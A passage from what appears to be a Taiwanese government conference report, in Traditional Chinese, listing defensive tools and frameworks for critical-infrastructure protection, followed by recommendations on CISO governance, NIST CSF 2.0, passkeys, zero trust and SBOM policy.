- **培訓和演練**：各級政府機構進行培訓和演練，以處理各種情景，提高參與關鍵基礎設施保護的人員的技能。
- **合作**：他們與公共和私營部門合作，以增強關鍵基礎設施的韌性和安全。
- **公眾意識和教育**：一些機構進行公共宣傳和教育活動，提高人們對關鍵基礎設施保護的認識，並鼓勵公眾舉報可疑活動。

政府機構的參與取決於威脅或事件的性質而有所不同，在評估和預防工作中主動參與，也可能在處理緊急情況或事件時被動參與。機構之間的協調和合作對確保國家的關鍵基礎設施的保護和韌性至關重要。為了更好地保護負責的基礎設施，可以利用各種工具和資源。以下是一些有助於提高關鍵基礎設施安全性和韌性的關鍵工具和資源：

1. 網路安全工具：

- **防火牆和入侵檢測系統（IDS/IPS）**：這些工具有助於監控和控制網路流量，檢測潛在威脅並防止未經授權的訪問。
- **防病毒和反惡意軟體軟體**：保護系統免受可能危害基礎設施安全的惡意軟體和惡意軟體。
- **安全資訊和事件管理（SIEM）解決方案**：SIEM 平台收集並分析日誌數據，提供對安全事件和漏洞的即時見解。
- **漏洞評估工具**：定期進行漏洞評估，以識別基礎設施中的弱點。

2. 安全框架和最佳實務：

- **NIST 網路安全框架**：美國國家標準與技術研究所（NIST）的框架提供了一套全面的指南，用於改進網路安全。
- **CIS 控制**：互聯網安全中心（CIS）控制提供了一組優先級的措施，用於增強網路安全。

3. 威脅情報源：

- 訂閱來自可信來源的威脅情報源，以了解新興的威脅和漏洞。

4. 公共-私營夥伴關係：

- 與政府機構和特定行業組織建立夥伴關係，進行威脅情報分享和協同防禦努力。

5. 資訊分享和分析中心（ISAC）：

- 面向特定行業的 ISAC 促進特定行業內的資訊共享和合作。

6. 緊急管理和處理工具：

- 實施事件管理和處理工具和系統，以協調和有效處理關鍵事件。

7. 員工培訓和意識計劃：

- 提供持續的員工培訓和意識計劃，使員工能夠識別和處理安全威脅和事件。

8. 安全審計和合規性工具：

- 利用安全審計和合規性管理工具，確保基礎設施符合法規要求。

9. 備份和災害恢復解決方案：

- 定期備份關鍵數據，並實施災害恢復計劃，以確保在發生事件時能夠迅速恢復服務。

10. 法規和合規性指南：

- 瞭解特定行業和地區的法規要求，以確保符合關鍵基礎設施保護的法規要求。

11. 國際合作：

- 如果組織在國際間運營，探索與國際關鍵基礎設施保護和網路安全合作相關的資源。

12. 網路安全顧問和服務：

- 考慮聘請網路安全顧問或服務，進行評估、滲透測試並提供專業指導。

13. 安全論壇和會議：

- 參加安全論壇、會議和網路活動，以瞭解最新的安全趨勢和最佳實務。

請記住，關鍵基礎設施保護是一個持續的過程，需要結合工具、資源、專業知識和協作。定期的評估、更新和應急計劃對於保護基礎設施免受不斷變化的威脅至關重要。

肆、 心得及建議

本次出席會議，包括相關議程討論以及工作坊等部分，經出彙整、觀察及研析，爰整理以下建議供參：

一、策略面：

由於國際情勢極化、對抗氛圍升高，因此各國政府皆強調跨國、跨部會、公私合作的重要性，以及整合每個夥伴成員不同知識和經驗以聯合對抗網路威脅之必要性。本次會議討論，隨著人工智慧技術的快速發展，CISO（首席資訊安全長）的職責變得更加複雜和關鍵。在治理方面，CISO應該制定明確的AI安全策略和政策，建立專門的AI治理團隊，以確保合規性和隱私保護。與董事會的有效溝通也至關重要，以便傳達複雜的安全概念和強調AI與組織策略目標的一致性。

瞭解了關鍵基礎設施面臨的各種威脅，包括物理威脅，如自然災害和恐怖襲擊，網路威脅，如駭客攻擊和數據泄露，以及人為威脅，如內部人員的不當行為。於國家基礎設施保護計畫的明白定義各級別政府機構和私營部門在關鍵基礎設施保護中的角色和責任，因此，如何協同合作、處理各種威脅，確保合作夥伴間資訊的共享，對於提高基礎設施的安全性至關重要，對於不同類型的威脅行為者和其動機的認識也是非常重要的，了解他們的動機，無論是出於經濟利益、意識形態信仰還是政治原因，有助於更好地預測駭客們的行動和制定反制措施。

資安框架NIST CSF 2.0的更新內容和相關時程，及其在組織的資訊安全和風險管理中之應用亦深具啟發性，我國或可參考應用該框架可以幫助組織確定和優化其網路安全能力。通過這個框架，我們可以明確定義我們的網路安全目標，並確保計劃符合標準和法規。這使得組織更容易處理風險，並提高組織的網路安全成熟度。

二、 技術面：

本次會議對於身份安全和無密碼登入認證的思考，是現代數位社會中身份保護的關鍵性。Passkey 和無密碼登入認證技術為提高安全性、簡化用戶體驗提供了強大的工具。身份安全不僅僅是技術問題，也涉及用戶教育和意識。必須教育人們如何保護自己的身份，以減少風險，總之，Passkey 和無密碼登入認證代表了身份安全的未來，它們有望提供更強大的保護，同時提供更方便的登入方式。

零信任部分亦為今年熱門議題之一，其核心「絕不信任、持續驗證」的理念，意味著不論使用者或設備是否在企業網路內外，都不應被自動信任，而需要持續驗證其身份、設備狀態和安全性，以授予資源存取權限，有助於減少內部和外部威脅。而組織需要面對來自第三方供應商、合作夥伴或外包服務提供者等的潛在風險。零信任框架與第三方風險管理結合，可以有效降低第三方風險的影響。總體來說，零信任和第三方風險管理都是組織在當前網路安全環境中維護資料和資產安全的重要工具。使用第三方軟體時，採用零信任機制可以確保軟體來源的合法性和正確性，從而增強軟體安全。

另軟體物料清單（SBOM）政策的實施對提高軟體供應鏈的透明度和安全性至關重要。通過要求供應商提供符合共同格式的SBOM，能夠更好地了解軟體的組成部分，識別潛在的漏洞和風險，並確保合規性。同時，利用工具維護準確的 SBOM 能有效管理風險，確保軟體產品的完整性和安全性，降低資安事件發生機率，再再說明檢測及修補的重要性，降低組織暴露在外的風險。